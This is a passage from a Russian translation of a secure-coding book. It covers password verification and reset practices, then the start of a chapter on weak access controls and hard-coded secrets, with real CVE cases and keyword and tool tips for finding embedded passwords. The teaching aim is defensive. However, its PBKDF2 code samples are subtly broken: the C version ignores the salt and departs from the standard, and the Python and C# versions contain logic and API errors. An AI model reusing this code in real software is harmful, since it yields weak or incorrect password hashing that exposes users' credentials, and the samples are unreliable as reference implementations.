def PBKDF2(password, salt, ic=10000, outlen=16, digest=sha):
   m = hmac.HMAC(key=password,digestmod=digest)
   l = outlen / digest.digestsize
   if outlen % digest.digestsize:
      l = l + 1
   T = ""
   for i in range(0,1):
      h = m.copy()
      h.update(salt + struct.pack("!I", i+1))
      state = h.digest()
      for i in range(1, ic):
         h = m.copy()
         h.update(state)
         next = h.digest()
         r = ''
         for i in range(len(state)):
                     r += chr(ord(state[i]) ^ ord(next[i]))
      state = r
      T += state
   return T[:outlen];
```

Напомним, вы должны сами выбрать значение затравки и сохранить его в результате, который возвращает PBKDF2. Хорошую затравку можно получить от

функции os.urandom(8), которая вернет восемь случайных байтов криптографического качества, полученных от операционной системы.

Предположим, что вы хотите проверить пароль, имея затравку и валидатор. Сделать это просто:

```
def validate(typed_password, salt, validator):
   if PBKDF2(typed_password, salt) == validator:
      return True
   else:
      return False
```

Мы использовали стандартный алгоритм SHA1 и счетчик итераций 10000.

Функция PBKDF2 легко переводится на любой язык. Вот, скажем, реализация на C с использованием алгоритма SHA1 из библиотеки OpenSSL:

```
#include <openssl/evp.h>
#include <openssl/hmac.h>

#define HLEN (20)  /* используем SHA-1 */
int pbkdf2(unsigned char *pw, unsigned int pwlen, char *salt,
      unsigned long long saltlen, unsigned int ic,
      unsigned char *dk, unsigned long long dklen) {
   unsigned long l, r, i, j;
   unsigned char txt[4], hash[HLEN*2], tmp[HLEN], *p = dk;
   unsigned char *lhix, *hix, *swap;
   short    k;
   int      outlen;

   if (dklen > (((unsigned long long)1)<<32)-1)*HLEN) {
      abort();
   }
   l = dklen/HLEN;
   r = dklen%HLEN;

   for (i=1; i <= l; i++) {
      sprintf(txt, "%04u", (unsigned int)i);
      HMAC(EVP_sha1(), pw, pwlen, txt, 4, hash, &outlen);
      lhix = hash;
      hix = hash + HLEN;
      for (k=0; k < HLEN; k++) {
         tmp[k] = hash[k];
      }
      for (j=1; j < ic; j++) {
         HMAC(EVP_sha1(),pw, pwlen, lhix, HLEN, hix, &outlen);
         for (k=0; k < HLEN; k++) {
            tmp[k] ^= hix[k];
         }
         swap = hix;
         hix = lhix;
         lhix = swap;
      }
      for (k=0; k < HLEN; k++) {
         *p++ = tmp[k];
      }
   }
   if (r) {
```

```
      sprintf(txt, "%04u", (unsigned int)i);
      HMAC(EVP_sha1(), pw, pwlen, txt, 4, hash, &outlen);
      lhix = hash;
      hix = hash + HLEN;
      for (k=0; k < HLEN; k++) {
         tmp[k] = hash[k];
      }
      for (j=1; j < ic; j++) {
         HMAC(EVP_sha1(),pw, pwlen, lhix, HLEN, hix, &outlen);
         for (k=0; k < HLEN; k++) {
            tmp[k] ^= hix[k];
         }
         swap = hix;
         hix = lhix;
         lhix = swap;
      }
      for (k=0; k < r; k++) {
         *p++ = tmp[k];
      }
   }
   return 0;
}
```

А вот код, написанный на C#:

```
static string GetPBKDF2(string pwd, byte[] salt, int iter) {
   PasswordDerivedBytes p =
      new PasswordDerivedBytes(pwd, salt, "SHA1", iter);
   return p.GetBytes(20);
}
```

Рекомендации по выбору протокола

Если вы аутентифицируете пользователей в уже сложившейся среде, в которой применяется инфраструктура паролей на базе Kerberos, то этой инфраструктурой и следует пользоваться. В особенности это относится к случаю, когда нужно аутентифицировать пользователя в домене Windows.

Если такой подход не имеет смысла, то ответ в большой степени зависит от конкретного приложения. В идеальном мире нужно было бы применить сильный протокол проверки паролей (то есть *протокол с нулевым знанием*), например Secure Remote Password (SRP, см. http://srp.stanford.edu), но лишь немногие сейчас пользуются такими протоколами, поскольку возможны осложнения с правами на интеллектуальную собственность.

Любое решение, кроме сильного протокола, сопряжено с риском. Мы рекомендуем остановиться на том, которое оправдано в конкретной ситуации, даже если это что-то вроде «ввести пароль, вычислить его свертку и послать свертку серверу» (это все же чуть лучше, чем послать пароль серверу, который вычислит свертку сам). Но любой протокол можно использовать лишь по защищенному соединению (с помощью SSL/TLS или аналогичной технологии), после того как клиент успешно аутентифицирует сервера, следуя рекомендациям из греха 10.

Если по какой-то причине вы не можете воспользоваться протоколом типа SSL/TLS и не хотите рисковать, применяя сильный протокол проверки паролей,

то настоятельно советуем обратиться к профессиональному криптографу. В противном случае риск нарваться на неприятности очень высок!

Рекомендации по переустановке паролей

Блокировать пользователя за слишком большое число неудачных попыток ввести пароль – значит напрашиваться на DoS-атаку. Типичный пользователь в конце концов решит, что забыл пароль, и обратится к имеющейся процедуре переустановки пароля.

Вместо этого введите какое-нибудь разумное ограничение, скажем, 50 попыток входа в час, и обнаруживайте атаки на основе предположения, что законный пользователь вряд ли станет входить в систему так часто.

Альтернативное решение, дающее тот же эффект, – замедлять процедуру аутентификации после нескольких неудачных попыток. Например, обнаружив три неудачные попытки входа за короткий промежуток времени, вы можете задержать отправку сообщений сервером, так чтобы на завершение протокола аутентификации уходило десять секунд (когда атака прекратится, можно восстановить нормальную обработку).

Но это эффективно лишь в том случае, когда вы ограничиваете число одновременных попыток входа. Разумно ввести ограничение «не больше одного входа за раз». На самом деле без такого ограничения нельзя доказать корректность даже самых сильных протоколов.

Мы рекомендуем сделать борьбу с атаками частью стандартных рабочих процедур. Например, можно вести черный список IP-адресов на уровне сети. Кроме того, если зарегистрировано много попыток войти от имени некоторой учетной записи, то можно при следующем входе известить об этом ее владельца и предложить ему сменить пароль.

Если пользователь решит переустановить свой пароль, сделайте эту процедуру максимально усложненной или даже невозможной для человека. Разрешать это следует лишь тогда, когда пользователь сможет убедительно подтвердить свою личность, предъявив один или несколько предметов, которыми только он может обладать, например паспорт или копию водительских прав.

Да, пароли часто забывают, поэтому автоматизированная переустановка должна быть простой. Хотя у электронной почты есть много недостатков с точки зрения безопасности, но дать возможность получать временный, случайно сгенерированный пароль по почте все же куда лучше, чем создавать ситуацию, в которой пользователь может пасть жертвой социальной инженерии. Конечно, риск есть, особенно в корпоративной локальной сети, где чужую почту можно просмотреть.

Прежде чем посылать новый временный пароль по почте, нужно убедиться, что пользователь знает ответ на «личный вопрос». Это дает некоторую гарантию того, что переустановку действительно запрашивает законный владелец. Кроме того, если вы выберете этот подход, то мы рекомендуем не позволять пользователю выбирать собственный пароль, а посылать ему сгенерированный пароль по почте. В этом случае противнику еще придется взломать почтовый ящик. Напомним, что такая мера предотвратила бы атаку на мобильный телефон Пэрис Хилтон.

Чтобы еще усилить защиту процедуры переустановки пароля, обеспечиваемую «личными вопросами», мы предлагаем подумать о создании большой базы данных вопросов, на которые каждый человек дает разные ответы. Дайте пользователю возможность выбрать вопрос, который ему легче запомнить. Это затруднит противнику сбор информации.

Рекомендации по выбору пароля

Обычно человек не запоминает случайно выбранный пароль, поэтому хотя бы какое-то время пароль будет существовать на бумажке. Лично мы считаем, что ничего плохого в этом нет, если только сама бумажка хранится в бумажнике или в кошельке, а не под клавиатурой, но гарантировать это трудно. Поэтому мы не рекомендуем заставлять пользователей запоминать случайный пароль, но предложить это в качестве необязательной возможности разумно. Впрочем, есть люди настолько параноидального склада ума, что готовы подать в суд даже на собственный генератор случайных паролей.

Лучше попытаться обеспечить минимально приемлемое качество паролей. Но тут надо соблюсти баланс между «неудобозапоминаемым» и негодным паролем. Чем выше вы поднимаете планку, тем больше шансов, что пользователь будет недоволен и запишет пароль на бумажку.

Разумно потребовать, чтобы минимальная длина пароля составляла от шести до восьми символов (а максимальная ограничена). Иногда требуется наличие небуквенных (и даже нецифровых) символов, и мы с этим согласны. Чтобы показать пользователю, насколько выбранный пароль уязвим для атаки перебором, можно провести такую атаку. Очень впечатляет! В корпоративной среде эта задача обычно ложится на ИТ-департамент. Но можно включить такую возможность в свою программу и активировать ее при первом вводе нового пароля. Есть даже библиотека CrackLib с открытыми исходными текстами, которая именно для такой проверки и предназначена. Загрузить ее можно со страницы www.crypticide.com/users/alecm.

Проверку на слабость пароля лучше всего проводить, когда пользователь выбирает пароль. Если вы обнаружите слабый пароль позже, то не будет уверенности, что он уже не скомпрометирован!

Проще предложить пользователю какой-нибудь способ выбора качественного пароля. Например, посоветуйте взять короткую цитату из любимой книги или фильма.

Считается хорошей практикой заставлять пользователей менять пароли с некоторой периодичностью (например, раз в 60 дней). В некоторых отраслях промышленности это обязательно, в других к этому относятся скептически. Связано это с тем, что, устраняя одни риски, такая практика порождает другие. Когда человек сталкивается с неудобной системой, он может сделать нечто такое, что в других случаях делать поостерегся бы. Например, повторно использовать старый пароль или выбрать легко угадываемый пароль, поскольку запомнить новый ему трудно.

В ситуации, когда частая смена паролей имеет смысл, вы должны также запоминать прежние пароли, чтобы пользователь не перебирал последовательно пароли из небольшого набора. Как правило, хранить надо валидаторы, а не сами пароли.

Прочие рекомендации

Очень важно гарантировать, что после завершения протокола проверки пароля организуется защищенный сеанс, в котором сообщения если не шифруются, то, по крайней мере, аутентифицируются. Простейший способ добиться этого состоит в том, чтобы использовать сильный (с нулевым знанием) протокол, который также реализует обмен ключами. Можно также установить защищенное по протоколу SSL/TLS соединение перед началом аутентификации (см. грех 10).

Кроме того, убедитесь, что вводимый пароль не отображается на экране. Лучше вообще ничего не выводить, хотя во многих диалоговых окнах выводятся звездочки или нечто подобное. Вывод звездочек раскрывает длину пароля и позволяет организовать атаку с хронометражем, если противнику удастся установить видеокамеру. Впрочем, это наименьшая из опасностей, угрожающих паролям.

Дополнительные защитные меры

Одна из самых больших опасностей, связанных с паролями, – это легкость перехвата в случае, когда человек сидит перед общедоступным терминалом или даже за компьютером своего знакомого. Снизить этот риск позволяют системы с «одноразовым паролем». Идея в том, что пользователю предоставляется калькулятор паролей в виде небольшого приложения, работающего на КПК типа Palm Pilot или на смартфоне. При входе в систему пользователь с помощью этого калькулятора получает новый одноразовый пароль. К числу популярных систем такого рода относятся OPIE (one-time passwords for everything) и S/KEY.

Но люди, как правило, не склонны применять такие игрушки, особенно при работе на собственном компьютере. Поэтому ни в коем случае не следует делать их единственным механизмом входа в систему. Однако в качестве опции предложить можно, а в корпоративной среде обязать использовать в ситуации, когда альтернатива – ввод пароля с не заслуживающего доверия устройства.

Другие ресурсы

- PKCS #5: Password-Based Cryptography Standard: www.rsasecurity.com/rsalabs/node.asp?id=2127
- «Password Minder Internals» by Keith Brown: http://msdn.microsoft.com/msdnmag/issues/04/10/SecurityBriefs/

Резюме

Рекомендуется

- Гарантируйте невозможность считывания пароля с физической линии во время аутентификации (например, путем защиты канала по протоколу SSL/TLS).
- Выдавайте одно и то же сообщение при любой неудачной попытке входа, какова бы ни была ее причина.

- Протоколируйте неудачные попытки входа.
- Используйте для хранения паролей одностороннюю функцию хэширования с затравкой криптографического качества.
- Обеспечьте безопасный механизм смены пароля человеком, который знает пароль.

Не рекомендуется

- Усложните процедуру переустановки пароля по телефону сотрудником службы поддержки.
- Не поставляйте систему с учетными записями и паролями по умолчанию. Вместо этого реализуйте процедуру инициализации, которая позволит задать пароль для записи по умолчанию в ходе инсталляции или при первом запуске приложения.
- Не храните пароли в открытом виде на сервере.
- Не «зашивайте» пароли в текст программы.
- Не протоколируйте неправильно введенные пароли.
- Не допускайте коротких паролей.

Стоит подумать

- Об использовании алгоритма типа PBKDF2, который увеличивает время вычисления односторонней свертки.
- О многофакторной аутентификации.
- Об использовании протоколов с нулевым знанием, которые снижают шансы противника на проведение успешной атаки с полным перебором.
- О протоколах с одноразовым паролем для доступа из не заслуживающих доверия систем.
- О программной проверке качества пароля.
- О том, чтобы посоветовать пользователю, как выбрать хороший пароль.
- О реализации автоматизированных способов переустановки пароля, в частности путем отправки временного пароля по почте в случае правильного ответа на «личный вопрос».

Грех 12. Пренебрежение безопасным хранением и защитой данных

В чем состоит грех

Мы часто больше печемся о защите данных во время передачи, а не тогда, когда они уже оказались на диске. Но ведь информация куда больше времени проводит именно на диске, а не в сети. Есть ряд аспектов, которые нужно принимать во внимание при рассмотрении вопроса о безопасности хранения данных: права, необходимые для доступа к данным, шифрование данных и опасности, угрожающие хранящимся секретам.

Вариантом безопасного хранения данных является хранение секретов в тексте программы, хотя термин «хранение» здесь применим очень относительно! Из всех грехов этот раздражает нас больше прочих, поскольку это просто глупо. Многие программисты хранят такие секретные данные, как криптографические ключи и пароли, в самой программе, полагая, что пользователи их не узнают потому, мол, что реинжиниринг выполнить очень трудно. И не надейтесь – злоумышленник может дизассемблировать любой код, чтобы завладеть секретными данными.

Подверженные греху языки

Еще одна универсальная беда. Допустить ошибки при доступе к данным и встроить секретные данные в код можно на любом языке.

Как происходит грехопадение

Наверное, вы уже поняли, что грех распадается на два основных компонента, назовем их «грешками». Грешок № 1 – это слабый механизм контроля доступа. Грешок № 2 – хранение секретных данных в коде программы. Рассмотрим их по очереди.

Слабый контроль доступа к секретным данным

При решении задачи организации контроля доступа нужно принимать во внимание значительные различия между платформами. В современных версиях операционной системы Windows имеются богатые, но сложные списки управления доступом (ACL). Причем у этой сложности есть две стороны. Если вы понимаете, как правильно пользоваться ACL, то сможете решить трудные проблемы, которые в более простых системах не решаются. Если же вы не разбираетесь в этом вопросе, то сложность ACL может повергнуть в недоумение, и – что гораздо хуже – вы

можете наделать серьезных ошибок, в результате которых данные не будут в должной мере защищены.

Хотя ACL традиционно доступны на многих UNIX-системах, совместимых со стандартом POSIX, но в основе системы управления доступом там лежит понятие о триаде «владелец–группа–мир». В отличие от маски управления доступом в Windows, которая содержит сложный набор прав, в UNIX используются только три бита (не считая некоторых нестандартных), представляющих права на чтение, на запись и на исполнение. В силу простоты некоторые задачи решить трудно, а сведение сложных проблем к простым решениям может стать причиной ошибок. Преимущество в том, что чем система проще, тем легче реализовать защиту данных. Файловая система ext2, применяемая в Linux, поддерживает несколько дополнительных атрибутов защиты по сравнению со стандартными.

Еще одно отличие между системами на базе Windows и UNIX заключается в том, что в UNIX-системах все объекты рассматриваются как файлы: сокеты, устройства и т. д. В Windows же есть очень много разных объектов, и для каждого имеются свои биты управления доступом. Мы не будем вдаваться в технические детали того, какие биты относятся к мьютексам, событиям, потокам, процессам, маркерам процессов, службам, драйверам, участкам отображаемой памяти, ключам реестра, файлам, протоколам событий и каталогам. Как всегда, желая создать объект со специализированными правами, читайте документацию. Но есть и хорошая новость: в большинстве случаев права, которыми операционная система наделяет объекты, – это как раз то, что вам нужно.

ACL и ограничение прав

Система на базе парадигмы «владелец–группа–мир» при решении вопроса о том, разрешить ли доступ к файлу, в первую очередь анализирует действующий идентификатор пользователя (effective user id – EUID) того процесса, который создал файл. Права, предоставляемые группе, зависят от того, использует ли ОС действующий идентификатор группы процесса или идентификатор группы того каталога, в котором создан файл. Наконец, если создатель файла или привилегированный пользователь разрешит, то к файлу может иметь доступ кто угодно (мир). Когда процесс пытается открыть файл, сначала проверяется, является ли запустивший его пользователь владельцем этого файла, затем – принадлежит ли он группе, связанной с этим файлом, и в последнюю очередь – предоставлен ли доступ всему миру. Очевидное следствие такого подхода заключается в том, что пользователи должны быть правильно распределены по группам, а если системный администратор управляет группами некорректно, то многим файлам могут быть назначены избыточные права, разрешающие доступ кому угодно.

Хотя в Windows существует несколько типов записей управления доступом (access control entries – ACE), все они обладают тремя общими характеристиками:

- ❑ идентификатор пользователя или группы;
- ❑ маска управления доступом, описывающая, что именно контролирует данная запись (чтение, запись и т. д.);
- ❑ бит, определяющий, разрешает данная запись доступ или запрещает его.

Парадигму «владелец–группа–мир» можно считать частным случаем ACL с тремя разными записями и ограниченным набором управляющих битов. При проверке ACL система смотрит, соответствует ли хранящийся в нем идентификатор пользователя или группы идентификатору пользователя или группы, записанному в маркере процесса. Затем применяется запись управления доступом, и запрошенный вид доступа сравнивается с тем, что хранится в этой записи. Если соответствие есть и запись разрешает доступ, то проверяется, соответствуют ли флаги запрошенного доступа флагам разрешенного доступа. Если да, то проверка пройдена. Если в исследуемой записи подняты не все необходимые биты, то система переходит к следующей записи и так до тех пор, пока не будут подтверждены все права или ACE не закончатся. Если система встретит ACE, запрещающую доступ, которая соответствует запрошенному доступу и указанному в маркере пользователю или группе (все равно, активированным или нет), то она отказывает в доступе и других ACE не просматривает. Как видите, порядок ACE важен, поэтому лучше пользоваться таким API, который возвращает ACE в правильном порядке.

Еще один аспект ACL, порождающий дополнительные сложности, – это наследование. В UNIX файлы иногда наследуют группу от объемлющего контейнера, а в Windows любой объект, который может содержать другие объекты, – каталог, ключ реестра, объект Active Directory и некоторые другие, – скорее всего, наследует часть записей ACE от родительского объекта. Не всегда безопасно предполагать, что унаследованные записи управления доступом подходят для вашего объекта.

Греховность элементов управления доступом

Поскольку неправильные элементы управления доступом не связаны с каким-то конкретным языком, мы сразу перейдем к вопросу о том, каковы возможные признаки проблемы. Но, учитывая тот факт, что для подробного описания механизмов, применяемых для корректного управления доступом, нужно было бы написать отдельную книгу, мы ограничимся лишь высокоуровневым обзором.

Самая серьезная – и при этом самая распространенная – ошибка заключается в создании чего-то, что дает полный доступ кому угодно (в Windows это группа Everyone, в UNIX – «мир») . Чуть менее греховный вариант той же ошибки – это предоставление полного доступа непривилегированным пользователям или группам. Нет ничего хуже создания исполняемого файла, в который могут писать обычные пользователи, а уж если вы хотите внести полный хаос, тогда создайте исполняемый файл с правами на запись, который запускается от имени root или LocalSystem. Немало эксплойтов добились успеха, потому что кто-то создал suid-сценарий, работающий от имени root, и забыл закрыть доступ на запись в него группе и миру. В Windows того же эффекта можно добиться, установив сервис, работающий от имени высокопривилегированной учетной записи, и включить для ее исполняемого файла такую запись ACE:

Everyone(Write)

На первый взгляд, это кажется полной нелепостью, но антивирусные программы снова и снова впадают в такой грех, а Microsoft выпустила на эту тему специальный бюллетень, поскольку в 2000 году подобная ошибка была обнаружена в одной из версий Systems Management Server (MS00-012). В описании бюллетеня CVE-2000-0100 в разделе «Примеры из реальной жизни» есть дополнительная информация по этому поводу.

Исполняемый файл с разрешением на запись – это самый прямой путь облегчить жизнь противнику, но нанести немалый вред можно, разрешив записывать в файл с конфигурационной информацией. В частности, возможность изменить путь к программе или библиотеке – это по существу то же самое, что разрешить запись в исполняемый файл. Примером такой проблемы в Windows может служить сервис, позволяющий непривилегированным пользователям изменять конфигурационные данные. Опасность тут двойная, поскольку один и тот же бит управляет и заданием пути к исполняемому файлу, и учетной записью, от имени которой работает сервис. Поэтому можно вместо непривилегированного пользователя сделать владельцем сервиса учетную запись LocalSystem и выполнить произвольный код. Для пущей забавы можно разрешить изменять конфигурационные данные по сети; это очень удобно для системного администратора, но если ACL сконфигурован неправильно, то не менее полезно и для противника.

Даже если изменить путь к исполняемому файлу нельзя, возможность модифицировать конфигурационные данные открывает ворота для множества атак. Самая очевидная – заставить процесс сделать нечто такое, чего он делать не должен. Вторая атака основана на том, что многие приложения предполагают, что конфигурационные данные обычно изменяет только сам процесс, поэтому они корректны. Выполнять синтаксический разбор трудно, программисты ленивы, а в результате противнику всегда есть чем заняться. Если вы не уверены на все сто процентов, что модифицировать конфигурационные данные может только привилегированный пользователь, считайте их не заслуживающим доверия источником, создавайте надежный и строгий анализатор, тестируйте программу, подавая на вход случайные данные.

Еще одно проявление той же проблемы – разделение памяти несколькими приложениями. Разделяемая память – это высокопроизводительный, но и небезопасный вид межпроцессных коммуникаций. Если приложение не рассматривает разделяемую память как источник не заслуживающих доверия данных, то наличие сегментов, в которые можно писать, часто открывает дверь эксплойтам.

Следующий великий грех – разрешить непривилегированным пользователям читать информацию «для служебного пользования». В качестве примера можно назвать протокол SNMP (Simple Network Management Protocol – простой протокол управления сетью; впрочем, эту аббревиатуру еще расшифровывают и так: Security Not My Problem – безопасность не моя проблема) в ранних вариантах Windows 2000 и предыдущих версиях ОС. В протоколе используется разделяемый пароль, который называется *сообществом* (community string). Он определяет, какие параметры можно читать или модифицировать, и передается по сети по существу в открытом виде. В зависимости от установленных агентов можно про-

читать или изменить массу интересной информации. Один забавный пример: можно отключить сетевой интерфейс или «интеллектуальный» источник бесперебойного питания. Но мало того что даже корректная реализация SMNP может стать источником бед, так еще многие производители, включая и Microsoft, допустили ошибку, сохраняя имена сообществ в ключах реестра, которые мог читать кто угодно. Локальный пользователь мог прочитать имя сообщества и начать администрировать не только свою систему, но и значительную часть сети в целом.

Все эти ошибки характерны и для баз данных, в которых есть собственные средства управления доступом. Тщательно продумывайте, кому должно быть разрешено читать и модифицировать данные.

Отметим, что в системах, поддерживающих ACL, обычно не стоит применять записи ACE, запрещающие доступ к объектам. Предположим, например, что ACL содержит такие ACE:

Guests: Deny All
Administrators: Allow All
Users: Allow Read

Это будет работать до тех пор, пока кто-то не поместит администратора в группу Guests (что вряд ли имеет смысл). Теперь у администратора нет доступа к ресурсу, поскольку запись, запрещающая доступ, обрабатывается раньше всех записей, которые разрешают доступ. В системах Windows удаление запрещающей записи дает тот же эффект, но без нежелательного побочного действия, поскольку в Windows отсутствие явного разрешения на доступ к ресурсу означает, что доступ запрещен.

Еще одна специфичная для Windows проблема заключается в том, что при построении маркера доступа в него сначала включаются группы из домена пользователя, затем группы из домена, в который входит система, на которой пользователь регистрируется, а далее группы, определенные для локальной системы. Неприятность может произойти в случае, когда вы делегируете доступ к ресурсу, находящемуся на другой системе. Если просто взять ACL объекта (примером может служить объект Active Directory) и выполнить локальную проверку доступа, то вы можете дать лишние права, если при обработке ACL не отбросите локальные группы, например Administrators. Быть может, такое развитие событий кажется вам надуманным, но, к сожалению, это распространенная ошибка, поскольку в некоторых сетях делегирование через Kerberos разрешено. Когда-то похожая проблема была в сервере Microsoft Exchange.

Встраивание секретных данных в код

Следующий грех – «зашивание» секретных данных в ход – вызывает у нас особую досаду. Рассмотрим пример. Ваше приложение должно соединиться с сервером базы данных, для чего нужен пароль, или обратиться к защищенной разделяемой сетевой папке (без пароля и тут не обойтись), или шифровать и дешифрировать данные на лету, пользуясь симметричным ключом. Как это сделать? Простейший и наихудший (читай: самый небезопасный) способ – «зашить» секретные данные (пароль или ключ) в текст программы.

Есть еще одна причина воздерживаться от этого греха, и она никак не связана с безопасностью. Как насчет сопровождения? Представьте, что приложение написано, скажем, на C++, и с ним работают 1200 пользователей. Приложение греховно, в него встроен ключ шифрования, используемый для доступа к серверам. Кто-то раскрыл ключ (это нетрудно, как мы скоро покажем), следовательно, нужно обновить приложение у всех 1200 пользователей. Причем никакой альтернативы вы им не оставляете, так как секретный ключ раскрыт, следовательно, серверы должны быть обновлены, а значит, и все пользователи должны получить новую версию НЕМЕДЛЕННО!

Родственные грехи

С этим грехом тесно связаны «гонки» (race condition), когда неправильно спроектированный механизм управления доступом делает возможными атаки на временные зависимости. Детально эта тема разобрана в грехе 16. Еще несколько грехов касаются обработки данных, поступающих из не заслуживающего доверия источника. Сюда же примыкает проблема некорректного применения криптографии. Иногда последствия раскрытия информации можно сгладить за счет шифрования. Если вы вынуждены хранить информацию в месте, где она может быть модифицирована, то хотя бы снабжайте ее цифровой подписью, чтобы обнаружить попытки манипулирования.

Еще один родственный грех – пренебрежение принципом наименьших привилегий. Если процесс работает от имени root или LocalSystem, то даже самый лучший механизм управления доступом не защитит операционную систему от ваших ошибок – приложению разрешено все, никакой контроль его не остановит.

Где искать ошибку

Чтобы обнаружить ошибки управления доступом, ищите в коде места, где:

- ❑ устанавливаются элементы управления доступом;
- ❑ разрешение на запись дается низко привилегированным пользователям;

или

- ❑ создается объект, без явного задания прав доступа к нему;
- ❑ этот объект создается в месте, к которому имеют разрешение на запись низкопривилегированные пользователи;

или

- ❑ конфигурационные данные записываются в разделяемую область памяти;

или

- ❑ секретная информация сохраняется в области, которую разрешено читать низкопривилегированным пользователям.

Чтобы найти грех «зашивания», проанализируйте те места программы, где производится шифрование или создаются исходящие аутентифицированные соединения, и определите, откуда берется пароль или ключ. Если он «зашит» в код, имеет место ошибка, которую необходимо исправить (см. следующий раздел).

Выявление ошибки на этапе анализа кода

С точки зрения управления доступом все довольно просто: ищите места, где задаются права на доступ к объекту. Тщательно анализируйте те участки кода, где устанавливаются элементы управления доступом или разрешения. Далее проверьте те места, где создаются файлы или другие объекты без явного задания прав доступа к ним. Спросите себя, достаточно ли устанавливаемых по умолчанию прав с учетом места, где создается объект, и уровня секретности информации.

Язык	Ключевые слова
C/C++ (Windows)	SetFileSecurity, SetKernelObjectSecurity, SetSecurityDescriptorDacl, SetServiceObjectSecurity, SetUserObjectSecurity, SECURITY_DESCRIPTOR, ConvertStringSecurityDescriptorToSecurityDescriptor
C/C++ (*nix и Apple Mac OS X)	chmod, fchmod, chown, fchown, fcntl, setgroups, acl_*
Java	Интерфейс java.security.acl.Acl
.NET	Пространство имен System.Security.AccessControl Пространство имен Microsoft.Win32.RegistryKey AddFileSecurity, AddDirectorySecurity, DiscretionaryAcl, SetAccessControl
Perl (*nix)	chmod, chown

В поисках греха «зашивания» автор этой главы любит искать некоторые ключевые слова, позволяющие заподозрить код в греховности. Вот эти слова:

- Secret;
- Private (разумеется, вы получите много ложных срабатываний от закрытых членов класса);
- Password;
- Pwd;
- Key;
- Passphrase;
- Crypt;
- Cipher и cypher (так тоже пишут!).

Обнаружив любое из этих слов, посмотрите, не связаны ли с ним какие-то «зашитые» в код секретные данные.

Тестирование

Инсталлируйте приложение и проверьте, какие элементы управления доступом заданы для созданных объектов. А еще лучше подключиться к функциям, которые создают объекты, и запротоколировать задаваемые права (если приложение предоставляет такую возможность). Тем самым вы сможете увидеть несохра-

няемые объекты, например временные файлы, события и участки разделяемой памяти.

Что касается «зашитых» секретов, то проще всего проанализировать двоичный файл с помощью, например, такого инструмента, как strings (www.sysinternals.com/ntw2k/source/misc.shtml#strings). Эта программа выводит все текстовые строки, встречающиеся в приложении, и смотрит, нет ли среди них чего-то похожего на пароль или набор случайных символов (быть может, это ключ?).

На рис. 12.1 приведен результат работы для небольшого двоичного файла. Взгляните на строку под `Welcome to the Foo application`. Похоже на неудачную попытку скрыть пароль или ключ!




Рис. 12.1. «Сокрытие» пароля в приложении, написанном на языке C или C++

Для приложений, написанных на .NET-совместимом языке, например VB.NET, J# или C#, можете воспользоваться программой ildasm.exe, поставляемой в составе .NET Framework SDK. Она позволяет выполнить тщательный анализ кода. Если вызвать ее, как показано ниже, то она выведет все строки. Посмотрите, нет ли среди встроенных паролей.

```
ildasm /adv /metadata /text myapp.exe | findstr ldstr
```

На рис.12.2 непристойное проявление греха бросается в глаза!

Вторая строка очень напоминает случайный ключ, но это еще не все. В третьей строке мы видим строку соединения с SQL Server от имени пользователя `sa`, содержащую встроенный пароль. Но и этим дело не заканчивается. Последняя строка – это, скорее всего, часть SQL-запроса, который во время исполнения будет с чем-то конкатенирован. Возможно, вы нашли приложение, в которое не только




Рис. 12.2. Отыскание «зашитых» секретов в .NET-приложениях

«зашита» секретная информация, но еще и подверженное греху 4 – внедрению SQL-команд.

Еще один инструмент, полезный для анализа .NET-приложений, – это программа Reflector Лутца Редера (Lutz Roeder), которую можно загрузить со страницы www.aisto.com/roeder/dotnet.

Наконец, для Java можно воспользоваться дизассемблером dis (www.cs.princeton.edu/~benjasik/dis). На рис. 12.3 показан пример его работы для Linux.

Как и в примере .NET-приложения, мы видим некоторые интересные данные. Константа в строке #15 – это, очевидно, строка соединения с базой данных,

Рис. 12.3. Отыскание «зашитых» секретов в программах на языке Java

а в строках 17 и 19 мы, по-видимому, имеем имя и пароль пользователя. Наконец, в строке 21 находится SQL-запрос, который будет конкатенирован с какой-то строкой во время выполнения. Похоже, что эксплойт для этой программы будет иметь катастрофические последствия. Взгляните на SQL-запрос, он же извлекает информацию о кредитных карточках!

Еще один популярный дизассемблер для Java называется Jad, для него существует графический интерфейс под названием FrontEndPlus.

Примеры из реальной жизни

Следующие примеры взяты из базы данных CVE (http://cve.mitre.org).

CVE-2000-0100

Цитата из бюллетеня CVE: «Программа SMS Remote Control устанавливается с небезопасными правами, позволяющими локальному пользователю расширить свои привилегии путем модификации или замены исполняемого файла».

Исполняемая программа, которую запускает сервис Short Message Service (SMS) Remote Control, помещается в каталог, право на запись в который есть у любого локального пользователя. Если дистанционное управление разрешено, то любой пользователь может запустить произвольную программу от имени учетной записи LocalSystem. (См. www.microsoft.com/technet/security/Bulletin/MS00-012.mspx.)

CAN-2002-1590

Цитата из бюллетеня CVE: «Система управления предприятием из Web (Web Based Enterprise Management – WBEM) для Solaris 8 с обновлением 1/01 или более поздним инсталлирует пакеты SUNWwbdoc, SUNWwbcou, SUNWwbdev и SUNWmgapp с правом записи для группы и мира. Это позволяет локальному пользователю вызвать отказ от обслуживания или расширить свои привилегии».

Более подробную информацию об этой проблеме можно найти на странице http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1590 или по адресу www.securityfocus.com/bid/6061/.

CVE-1999-0886

